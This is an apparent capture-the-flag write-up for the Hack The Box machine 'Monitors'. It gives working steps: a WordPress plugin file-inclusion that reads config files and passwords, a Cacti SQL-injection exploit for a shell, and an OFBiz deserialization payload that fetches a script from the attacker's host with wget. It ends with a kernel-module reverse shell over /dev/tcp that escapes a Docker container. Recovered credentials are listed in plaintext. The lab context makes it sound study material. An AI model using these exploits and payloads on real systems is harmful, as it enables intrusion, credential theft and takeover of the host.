Credentials

Username	Password	Service
wpadmin	BestAdministrator@2020!	mysql db=wordpress
admin	BestAdministrator@2020!	cacti-admin.monitors.htb
cacti	cactipass	mysql db=cacti
marcus	VerticalEdge2020	SSH


Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.29 ((Ubuntu))
4443		

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Fri Aug  6 11:17:27 2021 as: nmap -sC -sV -p- -oN nmap/Full -vvv 10.10.10.238
Nmap scan report for 10.10.10.238

Host is up, received reset ttl 63 (0.037s latency).
Scanned at 2021-08-06 11:17:28 EDT for 90s
Not shown: 65532 closed ports
Reason: 65532 resets
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ba:cc:cd:81:fc:91:55:f3:f6:a9:1f:4e:e8:be:e5:2e (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQC5AeQDHYQGVg8GiNvPYiXYPseampZJusZb2Dbd2d1QIi7a/LGOO9ylbMgjxcve5euzCFBMSX2rVIp8zkUg3CCi7JYLpyQAeP0npjT/fB84dWbzt51Xmfir4qZTpBMf8Lw+ZFxEXv1UkGfejSZ3fjcuZ2hBBeUh63P2qcomVla/eUyR1dOIvJy8K1pl1W

|   256 69:43:37:6a:18:09:f5:e7:7a:67:b8:18:11:ea:d7:65 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKHKAgNKkq5XDcAfsuuxZFMPf+iEHjoq9DUmOmg0cCDgpE90GNOZeoaI24IlwlrSdTWTRA9HNJ7DFyIkcHr37Dk=
|   256 5d:5e:3f:67:ef:7d:76:23:15:11:4b:53:f8:41:3a:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBi/L9gWCzbJ6GzFB1PsHZJco24eJW3wmC+a4Ul6fEe6
80/tcp   open  http       syn-ack ttl 63 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=iso-8859-1).
4443/tcp open  tcpwrapped syn-ack ttl 63
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Aug  6 11:18:58 2021 -- 1 IP address (1 host up) scanned in 91.34 seconds
```

Web Enumeration (Port 80)




- potential user and domain → admin@monitors.htb

ran gobuster with no results
hmm... ok. lets add monitors.htb to /etc/hosts

/etc/hosts

```
10.10.10.238    monitors.htb
```

monitors.htb



looks like a wordpress site.

Gobuster

```
/wp-admin            (Status: 301) [Size: 315] [--> http://monitors.htb/wp-admin/]
/wp-includes         (Status: 301) [Size: 318] [--> http://monitors.htb/wp-includes/]
/wp-content          (Status: 301) [Size: 317] [--> http://monitors.htb/wp-content/]
/.                   (Status: 301) [Size: 0] [--> http://monitors.htb/]
```

wpscan


```
...[snip]...
[i] Plugin(s) Identified:
[+] wp-with-spritz
 | Location: http://monitors.htb/wp-content/plugins/wp-with-spritz/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2015-08-20T20:15:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 4.2.4 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://monitors.htb/wp-content/plugins/wp-with-spritz/readme.txt
```

searchsploit

```
kali@kali:~$ searchsploit spritz
 ---------------------------------
 Exploit Title |  Path
 ---------------------------------
WordPress Plugin WP with Spritz 1.0 - Remote File Inclusion | php/webapps/44544.php
 ---------------------------------
Shellcodes: No Results
Papers: No Results
```

LFI/RFI

```
curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../etc/passwd
curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=http://10.10.15.41/file
```



/etc/passwd

```
kali@kali:~/hackthebox/Monitors$ curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
Debian-snmp:x:112:115::/var/lib/snmp:/bin/false
mysql:x:109:114:MySQL Server,,,:/nonexistent:/bin/false
```

- marcus

wp-config.php

```
kali@kali:~$ curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../var/www/wordpress/wp-config.php
...[snip]...
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wpadmin' );

/** MySQL database password */
define( 'DB_PASSWORD', 'BestAdministrator@2020!' );
...[snip]...
```

[mysql db=wordpress]
wpadmin:BestAdministrator@2020! → 00 - Loot > Credentials

FFUF

Link to lfi wordlist

```
ffuf -X $'GET' -H $'Host: monitors.htb' -H $'Cache-Control: max-age=0' -H $'Upgrade-Insecure-Requests: 1' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language: en-US,en;q=0.9' -H $'Connection: close' -b $'wordpress_test_cookie=WP+Cookie+check' -u $'http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../FUZZ' -w /opt/Auto_Wordlists/wordlists/file_inclusion_linux.txt -fs 0 -o lfi.md -of md
```

get successes and convert to lfi.txt

`cat lfi.md | awk '{print $2}' > lfi.txt`
made a quick script to look at all the files and output it so i can grep for things

custom script lfi.sh

```
#!/bin/bash
input="lfi.txt"
while IFS= read -r line
do
  curl http://monitors.htb/wp-content/plugins/wp-with-spritz/wp.spritz.content.filter.php?url=/../../../../"$line"
done < "$input"
```


then i run with `lfi.sh > out.txt`
then i `cat out.txt | grep admin`

```
...[snip]...

# Add cacti-admin.monitors.htb.conf

...[snip]...
```

/etc/hosts


```
10.10.10.238    monitors.htb cacti-admin.monitors.htb
```

cacti-admin.monitors.htb



Try logging in with creds above

admin:BestAdministrator@2020! → 00 - Loot > Credentials



- version 1.2.12

searchsploit

```
kali@kali:~/hackthebox/Monitors$ searchsploit cacti
 ---------------------------------------------------------------------------------------
  Exploit Title                                                |  Path
 ---------------------------------------------------------------------------------------
Cacti 1.2.12 - 'filter' SQL Injection / Remote Code Execution | php/webapps/49810.py
```

Easy Way

and Exploit for Shell

```
kali@kali:~/hackthebox/Monitors$ python3 49810.py -t http://cacti-admin.monitors.htb -u admin -p 'BestAdministrator@2020!' --lhost 10.10.15.41 --lport 9001
[+] Connecting to the server...
[+] Retrieving CSRF token...
[+] Got CSRF token: sid:19d729a3d1c26f1a7b2a4dee84cf5df2034ab988,1628367922
[+] Trying to log in...
[+] Successfully logged in!

[+] SQL Injection:
"name","hex"
"",""
"admin","$2y$10$TycpbAes3hYvzsbRxUEbc.dTqT0MdgVipJNBYu8b7rUlmB8zn8JwK"
"guest","43e9a4ab75570f5b"

[+] Check your nc listener!
```

rev shell

```
www-data@monitors:/usr/share/cacti/cacti$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Privilege Escalation www-data ⇒ marcus

Enumeration

interesting snmp passwords

```
cacti.sql:INSERT INTO `data_input_fields` VALUES (4,'9c55a74bd571b4f00a96fd4b793278c6',1,'SNMP Password','snmp_password','in','',0,'snmp_password','','on');
cacti.sql:INSERT INTO `data_input_fields` VALUES (10,'1cc1493a6781af2c478fa4de971531cf',2,'SNMP Password (v3)','snmp_password','in','',0,'snmp_password','','on');
```

mysql db=cacti username and passwords

```
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_username = 'cacti';
$database_password = 'cactipass';
$database_port     = '3306';
```

```
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
#$rdatabase_type     = 'mysql';
#$rdatabase_default  = 'cacti';
```

mysql wpadmin

```
mysql> select * from wp_users;
+----+------------+------------------------------------+--------------+------------------+---------------------+---------------------+---------------------+-------------+--------------+
| ID | user_login | user_pass                          | user_nicename | user_email       | user_url            | user_registered     | user_activation_key | user_status | display_name |
+----+------------+------------------------------------+--------------+------------------+---------------------+---------------------+---------------------+-------------+--------------+
|  1 | admin      | $P$Be7cx.OsLozVI5L6DD60LLZNoHW9dZ0 | admin         | admin@monitor.htb | http://192.168.1.40 | 2020-10-15 13:45:42 |                     |           0 | admin        |
+----+------------+------------------------------------+--------------+------------------+---------------------+---------------------+---------------------+-------------+--------------+
1 row in set (0.00 sec)
```

hashcat

```
hashcat -m 400 '$P$Be7cx.OsLozVI5L6DD60LLZNoHW9dZ0' /usr/share/wordlists/rockyou.txt
```

did not crack... ok.. so i can change it if i want access but nothing useful here..

looking for files with user marcus

```
grep -iR 'marcus' /etc 2>/dev/null
/etc/group-:marcus:x:1000:
/etc/subgid:marcus:165536:65536
/etc/group:marcus:x:1000:
/etc/passwd:marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
/etc/systemd/system/cacti-backup.service:ExecStart=/home/marcus/.backup/backup.sh
/etc/subuid:marcus:165536:65536
/etc/passwd-:marcus:x:1000:1000:Marcus Haynes:/home/marcus:/bin/bash
Binary file /etc/alternatives/phar.phar matches
Binary file /etc/alternatives/php matches
Binary file /etc/alternatives/phar matches
```

cacti-backup.service → /home/marcus/.backup/backup.sh

```
ww-data@monitors:/etc/systemd/system$ cat cacti-backup.service
[Unit]
Description=Cacti Backup Service
After=network.target

[Service]
Type=oneshot
User=www-data
ExecStart=/home/marcus/.backup/backup.sh

[Install]
WantedBy=multi-user.target
www-data@monitors:/etc/systemd/system$ cat /home/marcus/.backup/backup.sh
#!/bin/bash

backup_name="cacti_backup"
config_pass="VerticalEdge2020"

zip /tmp/${backup_name}.zip /usr/share/cacti/cacti/*
sshpass -p "${config_pass}" scp /tmp/${backup_name} 192.168.1.14:/opt/backup_collection/${backup_name}.zip
rm /tmp/${backup_name}.zip
```

looks like a script to zip the backups from cacti directory and
auto ssh in and copy the cacti_backup.zip file to another ip at /opt/backup_collection/cacti_backup.zip using creds:

- marcus:VerticalEdge2020 00 - Loot > Credentials

netstat -tulpn

```
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8443          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 127.0.0.1:161           0.0.0.0:*                           -
udp        0      0 0.0.0.0:35093           0.0.0.0:*                           -
```

- 161 - smtp
- 8443 - Apache Tomcat/9.0.31

Apache Tomcat/9.0.31

Tomcat security fixes in 9.0.35

Enumeration as Marcus

note.txt

```
marcus@monitors:~$ cat note.txt
TODO:
```

```
Disable phpinfo in php.ini              - DONE
Update docker image for production use  -
```

- able to run phpinfo from cli but removed from apache2

```
ctype

ctype functions => enabled

curl

cURL support => enabled
cURL Information => 7.58.0
Age => 4
Features
AsynchDNS => Yes
CharConv => No
Debug => No
GSS-Negotiate => No
IDN => Yes
IPv6 => Yes
krb4 => No
Largefile => Yes
libz => Yes
NTLM => Yes
NTLMWB => Yes
SPNEGO => Yes
SSL => Yes
SSPI => No
TLS-SRP => Yes
HTTP2 => Yes
GSSAPI => Yes
KERBEROS5 => Yes
UNIX_SOCKETS => Yes
PSL => Yes
Protocols => dict, file, ftp, ftps, gopher, http, https, imap, imaps, ldap, ldaps, pop3, pop3s, rtmp, rtsp, smb, smbs, smtp, smtps, telnet, tftp
Host => x86_64-pc-linux-gnu
SSL Version => OpenSSL/1.1.1
ZLib Version => 1.2.11


snmp

NET-SNMP Support => enabled
NET-SNMP Version => 5.7.3
PHP SNMP Version => 0.1

sockets

Sockets Support => enabled
```

can use curl in php


lets revisit port 8443 and 161

First set up setup ssh to tunnel ports 8443 and 161 to my machine
`ssh -L 8443:127.0.0.1:8443 -L 161:127.0.0.1:161 marcus@10.10.10.238`
Now i can easily enumerate from my machine with curl or gobuster etc.

gobuster

```
kali@kali:~/hackthebox/Monitors$ gobuster dir -u https://127.0.0.1:8443 -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/8443.log -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://127.0.0.1:8443
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/08/12 20:21:35 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 302) [Size: 0] [--> /images/]
/catalog              (Status: 302) [Size: 0] [--> /catalog/]
/content              (Status: 302) [Size: 0] [--> /content/]
/common               (Status: 302) [Size: 0] [--> /common/]
/ebay                 (Status: 302) [Size: 0] [--> /ebay/]
/ar                   (Status: 302) [Size: 0] [--> /ar/]
/marketing            (Status: 302) [Size: 0] [--> /marketing/]
/ecommerce            (Status: 302) [Size: 0] [--> /ecommerce/]
/passport             (Status: 302) [Size: 0] [--> /passport/]
/ap                   (Status: 302) [Size: 0] [--> /ap/]
/example              (Status: 302) [Size: 0] [--> /example/]
/accounting           (Status: 302) [Size: 0] [--> /accounting/]
/projectmgr           (Status: 302) [Size: 0] [--> /projectmgr/]
/webtools             (Status: 302) [Size: 0] [--> /webtools/]
/bi                   (Status: 302) [Size: 0] [--> /bi/]
/myportal             (Status: 302) [Size: 0] [--> /myportal/]
/facility             (Status: 302) [Size: 0] [--> /facility/]
/manufacturing        (Status: 302) [Size: 0] [--> /manufacturing/]
/sfa                  (Status: 302) [Size: 0] [--> /sfa/]
/solr                 (Status: 302) [Size: 0] [--> /solr/]
/humanres             (Status: 302) [Size: 0] [--> /humanres/]
/contentimages        (Status: 302) [Size: 0] [--> /contentimages/]
```

```
/partymgr             (Status: 302) [Size: 0] [--> /partymgr/]
/iCalendar            (Status: 302) [Size: 0] [--> /iCalendar/control/main]
/ordermgr             (Status: 302) [Size: 0] [--> /ordermgr/]
/workeffort           (Status: 302) [Size: 0] [--> /workeffort/]

===============================================================
2021/08/12 20:24:14 Finished
===============================================================
```



- Powered by Apache OFBiz. Release 17.12.01
  -cve-2020-9496

exploit - found a nice bash exploit script and msf script.

create java serialized object and encode payload to base64 and store as string "payload"

```
java -jar ysoserial-master-d367e379d9-1.jar CommonsBeanutils1 "wget http://$IP:8000/shell.sh -O /tmp/shell.sh" | base64 | tr -d "\n")
```

exploit

```
curl -s http://$URL:$PORT/webtools/control/xmlrpc -X POST -d "<?xml version='1.0'?><methodCall><methodName>ProjectDiscovery</methodName><params><param><value><struct><member><name>test</name><value><serializable
xmlns='http://ws.apache.org/xmlrpc/namespaces/extensions'>$payload</serializable></value></member></struct></value></param></params></methodCall>" -k  -H 'Content-Type:application/xml' &>/dev/null
```

Docker Container

```
root@61b83423ab3c:/usr/src/apache-ofbiz-17.12.01#
```

Enumerate

linpeas

```
╔══════════╣ Container Capabilities
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=

╔══════════╣ Analyzing Interesting logs Files (limit 70)
access.log Not Found

-rw-r--r-- 1 root root 820826 Aug 13 22:58 /usr/src/apache-ofbiz-17.12.01/runtime/logs/error.log
drives.xml Not Found

-rw-r--r-- 1 root root 1942 Feb 27  2020 /usr/src/apache-ofbiz-17.12.01/applications/accounting/servicedef/groups.xml
-rw-r--r-- 1 root root 1277 Feb 27  2020 /usr/src/apache-ofbiz-17.12.01/applications/product/servicedef/groups.xml
-rw-r--r-- 1 root root 1660 Feb 27  2020 /usr/src/apache-ofbiz-17.12.01/framework/entityext/servicedef/groups.xml

╔══════════╣ Capabilities
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#capabilities
Current capabilities:
Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
CapInh: 00000000a80525fb
CapPrm: 00000000a80525fb
CapEff: 00000000a80525fb
CapBnd: 00000000a80525fb
CapAmb: 0000000000000000
```

deepce

```
================================( Enumerating Container )================================
[+] Container ID ..... 61b83423ab3c
[+] Container Full ID ..... 61b83423ab3c85a8561d8057aaad7a725198a0bc58df0250296cc24ab4243f2f
[+] Container Name ..... Could not get container name through reverse DNS
[+] Container IP ..... 172.17.0.2
[+] DNS Server(s) ..... 1.1.1.1
[+] Host IP ..... 172.17.0.1
```

kernel modules exploit with cap_sys_module

Followed this to exploit
and this

setup fake lib/modules directory

```
mkdir lib/modules -p
cp -a /lib/modules/4.15.0-142-generic/ lib/modules/$(uname -r)/
```

reverse-shell.c

```
#include <linux/kmod.h>
#include <linux/module.h>
MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");
char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.15.41/4444 0>&1", NULL};
static char* envp[] = {"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

Makefile

```
obj-m +=reverse-shell.o
all:
    make -C lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
    make -C lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

